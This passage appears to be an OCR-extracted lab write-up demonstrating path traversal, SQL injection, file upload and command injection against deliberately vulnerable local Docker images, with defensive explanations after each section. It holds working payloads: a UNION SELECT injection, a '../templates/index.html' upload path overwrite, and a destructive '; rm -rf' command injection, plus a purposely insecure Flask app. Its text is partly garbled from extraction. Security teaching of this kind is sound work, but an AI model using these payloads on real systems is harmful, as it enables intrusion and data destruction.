14 <script>mohamad@mohamad-HP-ProBook-430-G7: ~/Downloads</script>
15 <link href="/static/css/Normalize.css" rel="stylesheet">
16 <link href="/static/css/datepicker3.css" rel="stylesheet">
17 <link href="/static/css/styles.css" rel="stylesheet">
18
19

```

mohamad@mohamad-HP-ProBook-430-G7: ~/Downloads

```

raise value
File "home/app/.local/lib/python3.6/site-packages/flask/app.py", line 1475, in full_dispatch_request
    rv = self.dispatch_request()
File "home/app/.local/lib/python3.6/site-packages/flask/app.py", line 1461, in dispatch_request
    return self._view_functions[rule.endpoint](*req.view_args)
File "home/app/LFI/LFI.py", line 18, in home
    f = open(filename,'r')
FileNotFoundException: [Errno 2] No such file or directory: './etc/passwd'
172.17.0.1 - - [26/Feb/2025 13:16:11] "GET /home?__debugger__=yes&cmd=resource&f=style.css HTTP/1.1" 200
172.17.0.1 - - [26/Feb/2025 13:16:11] "GET /home?__debugger__=yes&cmd=resource&f=jquery.js HTTP/1.1" 200
172.17.0.1 - - [26/Feb/2025 13:16:11] "GET /home?__debugger__=yes&cmd=resource&f=console.png HTTP/1.1" 200
172.17.0.1 - - [26/Feb/2025 13:16:11] "GET /home?__debugger__=yes&cmd=resource&f=console.png HTTP/1.1" 200
172.17.0.1 - - [26/Feb/2025 13:16:45] "POST /home HTTP/1.1" 400
172.17.0.1 - - [26/Feb/2025 13:17:01] "POST /home HTTP/1.1" 200
172.17.0.1 - - [26/Feb/2025 13:19:08] "POST /home HTTP/1.1" 200

```

Event log (3) All issues


Memory: 141.1MB

**Why Path Traversal is Dangerous:** Path traversal attacks allow attackers to access restricted directories and files, potentially exposing sensitive data such as configuration files or credentials. To prevent this, developers should normalize input paths, use allowlists for file access, and restrict user input.

## 2.3 SQL Injection

### Running the SQL Injection image


```
docker run -p 127.0.0.1:5000:5000 sh3b0/vuln:sql-injection
```



```
mohamad@mohamad-HP-ProBook-430-G7: ~/Downloads$ docker run -p 127.0.0.1:5000:5000 sh3b0/vuln:sql-injection
Unable to find image 'sh3b0/vuln:sql-injection' locally
sql-injection: Pulling from sh3b0/vuln
5d20c808ce19: Already exists
53879ca88737: Already exists
05f42fd8906f: Already exists
0557e2c8196f: Already exists
6217645038d7: Already exists
c9f825b634f3: Pull complete
4f4fb700ef54: Pull complete
e1b23c1d8253: Pull complete
9eb3f3200d49: Pull complete
cb923e1a6dc9: Pull complete
cde4e8e06b00: Pull complete
Digest: sha256:1570e12ac6c5faf1f96f9b37cb30c52b9e8fa258f7a6e611644b7f88cda0ea69
Status: Downloaded newer image for sh3b0/vuln:sql-injection
 * Running on http://0.0.0.0:5000/ (Press CTRL+C to quit)
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 137-810-963
```

## Attempting SQL Injection

Injecting `1 UNION SELECT * FROM users` into an input field.



LIVE DEMONSTRATION!

SQL injection!

Welcome  
About us

Admin  
0cef1fb10f60529028a71f58e54ed07b

Network Performance Memory Application Security Lighthouse Recorder DOM Invader

Elements Console Sources Network Performance Memory Application Security Lighthouse Recorder DOM Invader

Preserve log Disable cache No throttling

Filter All Fetch/XHR Doc CSS JS Font Img Media Manifest WS Wasm Other

50 ms 100 ms 150 ms 200 ms 250 ms 300 ms 350 ms 400 ms 450 ms 500 ms

Name Status Type Initiator Size Time

172.17.0.1 - - [27/Feb/2025 08:39:13] "GET /home/1%20union%20password%20from%20users?\_debugger\_=yes&cmd=resource&f=style.css" 200

172.17.0.1 - - [27/Feb/2025 08:39:14] "GET /home/1%20union%20password%20from%20users?\_debugger\_=yes&cmd=resource&f=console.png" 200

172.17.0.1 - - [27/Feb/2025 08:39:18] "GET /home/1%20union%20password%20from%20users?\_debugger\_=yes&cmd=resource&f=console.js" 200

172.17.0.1 - - [27/Feb/2025 08:39:30] "GET /home/1%20union%20password%20from%20users HTTP/1.1" 200

172.17.0.1 - - [27/Feb/2025 08:39:31] "GET /home/1%20union%20password%20from%20users?\_debugger\_=yes&cmd=resource&f=console.js" 200

172.17.0.1 - - [27/Feb/2025 08:39:36] "GET /favicon.ico HTTP/1.1" 200

172.17.0.1 - - [27/Feb/2025 08:39:45] "GET / HTTP/1.1" 200

172.17.0.1 - - [27/Feb/2025 08:40:01] "GET /home/1%20union%20password%20from%20users HTTP/1.1" 200

172.17.0.1 - - [27/Feb/2025 08:40:02] "GET /favicon.ico HTTP/1.1" 200

172.17.0.1 - - [27/Feb/2025 08:40:43] "GET /home/1 HTTP/1.1" 200

172.17.0.1 - - [27/Feb/2025 08:40:43] "GET /favicon.ico HTTP/1.1" 200

172.17.0.1 - - [27/Feb/2025 08:40:52] "GET /home/1%20union%20password%20from%20users HTTP/1.1" 200

172.17.0.1 - - [27/Feb/2025 08:40:52] "GET /favicon.ico HTTP/1.1" 200

**Why SQL Injection is Dangerous:** SQL Injection can allow attackers to manipulate database queries, potentially exposing or modifying sensitive data. To prevent this, use prepared statements, ORM frameworks, and enforce strict input validation.

## 2.4 File Upload Exploit

### Running the file upload image

```
docker run -p 127.0.0.1:5000:5000 sh3b0/vuln:file-upload
```

```
christian@christian-OptiBook-430-G7:~/Downloads$ docker run -p 127.0.0.1:5000:5000 sh3b0/vuln:file-upload
Inable to find image 'sh3b0/vuln:file-upload' locally
file-upload: Pulling from sh3b0/vuln
5d26c808ce19: Already exists
53879ca88737: Already exists
5f42fd8966f: Already exists
557e2c8196f: Already exists
5217645038d7: Already exists
78730441a0d: Pull complete
4f4fb700ef54: Pull complete
3c55754045e: Pull complete
8c0f571019bd: Pull complete
4a6b284d1a191: Pull complete
4a6b284d1a191: Pull complete
Digest: sha256:552374ed24908a42cc97d2ac544796e01835c8109d10ffd776219ffbc93e88
Status: Downloaded newer image for sh3b0/vuln:file-upload
 * Running on http://0.0.0.0:5000/ (Press CTRL+C to quit)
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 116-993-971
172.17.0.1 - - [26/Feb/2025 14:25:12] "GET / HTTP/1.1" 200 -
172.17.0.1 - - [26/Feb/2025 14:25:15] "GET /favicon.ico HTTP/1.1" 200 -
```

### Bypassing file upload restrictions

Uploading an HTML file and intercepting the request in Burp Suite to modify the file path.

```
ash-4.4$ cat File-upload.py
import os
from flask import Flask, request, render_template

app = Flask(__name__, static_url_path='/static', static_folder='static')
ALLOWED_EXTENSIONS = app.config['ALLOWED_EXTENSIONS'] = set(['txt', 'pdf', 'png', 'jpg', 'jpeg', 'html'])
app.config['DEBUG'] = True

def allowed_file(filename):
    return '.' in filename and \
           filename.rsplit('.', 1)[1] in ALLOWED_EXTENSIONS


app.route("/", methods=['GET', 'POST'])
def index():
    if request.method == 'POST':
        file = request.files['file']
        print(file)
        if file and allowed_file(file.filename):
            filename = file.filename
            file.save(os.path.join('uploads/', filename))
            uploaded = "File was uploaded"
            return render_template("index.html",uploaded = uploaded)
        uploaded = "something went wrong!"
        return render_template("index.html",uploaded = uploaded)
    return render_template("index.html")

app.errorhandler(404)
def page_not_found(e):
    return render_template("404.html")

if __name__ == "__main__":
    app.run(host='0.0.0.0')
```

### Turning on intercept in Burp Suite

## **Uploading and submitting the HTML file**



## **Successful exploitation**

mohamad@mohamad-HP-ProBook-430-G7: ~

mohamad@mohamad-HP-ProBook-430-G7: ~

Burp Suite Community Edition v2025.1.2 - Temporary Project

Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Match and replace Proxy settings

Request to http://localhost:5000 [127.0.0.1] ↗ Open

Time	Type	Direction	Method	URL	Status code
11:12:28 27 ...	HTTP	→ Request	GET	http://localhost:5000/	
11:31:14 27 ...	HTTP	→ Request	POST	http://localhost:5000/	

**Request**

Pretty Raw Hex

```

19 Accept-Encoding: gzip, deflate, br
20 Connection: keep-alive
21
22 -----WebKitFormBoundaryv1ceTAjWi5E3zRBI
23 Content-Disposition: form-data; name="file"; filename="../templates/index.html"
24 Content-Type: text/html
25
26 <!DOCTYPE html>
27 <html lang="en">
    <head>
```

Request attributes  
Request query parameters  
Request body parameters  
Request cookies  
Request headers

localhost:5000

**Mohamad Nour.**

home resume work testimonials

Hire me

Software Engineer

Hello! I'm  
**Mohamad Nour Shahin**

A Full-stack developer with expertise in building responsive, user-friendly web applications using modern tools like React.js, Vue.js, Next.js, amazing together! 🌟

Download CV ↴ LinkedIn ↴

if file and allowed\_file(file.filename):
 filename = file.filename
 file.save(os.path.join('uploads/', filename))
 uploaded = "File was uploaded"
 return render\_template("index.html", uploaded = uploaded)
 uploaded = "something went wrong!"
 return render\_template("index.html", uploaded = uploaded)
 return render\_template("index.html")

@app.errorhandler(404)
def page\_not\_found(e):
 return render\_template("404.html")

if \_\_name\_\_ == "\_\_main\_\_":
 app.run(host='0.0.0.0')
bash-4.4\$ ls
Dockerfile file-upload.py requirements.txt static template
bash-4.4\$ templates
bash: templates: command not found
bash-4.4\$ ls templates/
404.html index.html
bash-4.4\$

Elements Console Sources Network Performance Memory Application Security Lighthouse

Filter Invert More filters All Fetch/XHR Doc CSS JS Font Img Media

20,000 ms 40,000 ms 60,000 ms 80,000 ms 100,000 ms 120,000 ms 140,000 ms 160,000 ms 180,000 ms

Name Status Type Initiator

**Why Unrestricted File Upload is Dangerous:** Attackers can upload malicious files to deface a website, spread malware, or gain unauthorized access. This can lead to data breaches, phishing attacks, or even full system compromise. To prevent this, always validate file types, enforce server-side checks, limit upload permissions, and store files outside the web root with randomized names.

## 2.5 Command Injection

### Running the command injection image

```
docker run -p 127.0.0.1:5000:5000 sh3b0/vuln:file-upload
```


```
mohamad@mohamad-HP-ProBook-430-G7: ~$ docker run -p 127.0.0.1:5000:5000 sh3b0/vuln:command-injection
Unable to find image 'sh3b0/vuln:command-injection' locally
command-injection: Pulling from sh3b0/vuln
5d20c808ce19: Already exists
16a1e357d681: Pull complete
d5f0e0b6ccca0: Pull complete
9dc528f883ed: Pull complete
77cc860d68fd: Pull complete
8496d86fc735: Pull complete
4f4fb700ef54: Pull complete
f61c0fb18c6a: Pull complete
5f2812bb7cf: Pull complete
9f3af57112c1: Pull complete
d7402210470: Pull complete
Digest: sha256:9dac3a070309af595902684f2a6f56bbd96a0ff01b8f014b899ac87d1927a659
Status: Downloaded newer image for sh3b0/vuln:command-injection
 * Running on http://0.0.0.0:5000/ (Press CTRL+C to quit)
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 159-780-626
```

## Injecting a command into an HTML element

Modifying a field to include:

```
50%; rm -rf /static/img/bones.png
```

## After injection



## Captured output in terminal

```
mohamad@mohamad-HP-ProBook-430-G7:~
```

```
rm: can't remove '/usr/share/terminfo/v/vt220-old': Permission denied
rm: can't remove '/usr/share/terminfo/v/vt100-w'am': Permission denied
rm: can't remove '/usr/share/terminfo/v': Permission denied
rm: can't remove '/usr/share/terminfo/n/ncr260wy0bp': Permission denied
rm: can't remove '/usr/share/terminfo/n/ncr160vt100an': Permission denied
rm: can't remove '/usr/share/terminfo/n/nsterm-7$': Permission denied
rm: can't remove '/usr/share/terminfo/n/ndr9500-mc': Permission denied
rm: can't remove '/usr/share/terminfo/n/ncr260intpp': Permission denied
rm: can't remove '/usr/share/terminfo/n/nwp517': Permission denied
rm: can't remove '/usr/share/terminfo/n/nwp251-o': Permission denied
rm: can't remove '/usr/share/terminfo/n/nsterm-m's': Permission denied
rm: can't remove '/usr/share/terminfo/n/ncr160vt42-euc': Permission denied
rm: can't remove '/usr/share/terminfo/n/ncr260intwp': Permission denied
rm: can't remove '/usr/share/terminfo/n/nextshell': Permission denied
rm: can't remove '/usr/share/terminfo/n/nwp512': Permission denied
rm: can't remove '/usr/share/terminfo/n/ncr160vt300w': Permission denied
rm: can't remove '/usr/share/terminfo/n/ntconsole-25-w': Permission denied
rm: can't remove '/usr/share/terminfo/n/ncr7901': Permission denied
rm: can't remove '/usr/share/terminfo/n/nsterm-c': Permission denied
rm: can't remove '/usr/share/terminfo/n/nwp511': Permission denied
rm: can't remove '/usr/share/terminfo/n/northstar': Permission denied
rm: can't remove '/usr/share/terminfo/n/ncrvt100wan': Permission denied
rm: can't remove '/usr/share/terminfo/n/nd9500': Permission denied
rm: can't remove '/usr/share/terminfo/n/ntconsole-50-ntl': Permission denied
rm: can't remove '/usr/share/terminfo/n/nwp251-a': Permission denied
rm: can't remove '/usr/share/terminfo/n/ncr260intwp': Permission denied
rm: can't remove '/usr/share/terminfo/n/ncr160vt260w': Permission denied
rm: can't remove '/usr/share/terminfo/n/ncr260wy50pp': Permission denied
rm: can't remove '/usr/share/terminfo/n/ndr9500': Permission denied
rm: can't remove '/usr/share/terminfo/n/ncr260vt100pp': Permission denied
rm: can't remove '/usr/share/terminfo/n/nsterm-16color': Permission denied
rm: can't remove '/usr/share/terminfo/n/nsterm=?': Permission denied
rm: can't remove '/usr/share/terminfo/n/nwp514-a': Permission denied
rm: can't remove '/usr/share/terminfo/n/ncr160vt300wan': Permission denied
rm: can't remove '/usr/share/terminfo/n/nsterm': Permission denied
rm: can't remove '/usr/share/terminfo/n/ncr7900vt': Permission denied
rm: can't remove '/usr/share/terminfo/n/ncr160vt100pp': Permission denied
rm: can't remove '/usr/share/terminfo/n/ncr160vt260w': Permission denied
rm: can't remove '/usr/share/terminfo/n/nsterm-acs-$': Permission denied
rm: can't remove '/usr/share/terminfo/n/nsterm-sacs': Permission denied
rm: can't remove '/usr/share/terminfo/n/nsterm-acs': Permission denied
rm: can't remove '/usr/share/terminfo/n/ntconsole-100': Permission denied
rm: can't remove '/usr/share/terminfo/n/ncrcbmn-a': Permission denied
rm: can't remove '/usr/share/terminfo/n/ncr260vt200pp': Permission denied
rm: can't remove '/usr/share/terminfo/n/ncr160vt100an': Permission denied
rm: can't remove '/usr/share/terminfo/n/nsterm-acs-c$': Permission denied
rm: can't remove '/usr/share/terminfo/n/nsterm-acs-m': Permission denied
rm: can't remove '/usr/share/terminfo/n/nsterm-c$': Permission denied
rm: can't remove '/usr/share/terminfo/n/nsterm-acs-l': Permission denied
rm: can't remove '/usr/share/terminfo/n/nwp513-a': Permission denied
rm: can't remove '/usr/share/terminfo/n/ncrvt100pp': Permission denied
rm: can't remove '/usr/share/terminfo/n/netbsd0': Permission denied
rm: can't remove '/usr/share/terminfo/n/nwp514': Permission denied
rm: can't remove '/usr/share/terminfo/n/nansi.sys': Permission denied
rm: can't remove '/usr/share/terminfo/n/nwp517': Permission denied
```

**Why Command Injection is Dangerous:** Command injection allows attackers to execute arbitrary commands on the server, potentially leading to data theft, system compromise, or destruction. To prevent this, avoid executing system commands with user input, use parameterized APIs, and apply strict input validation.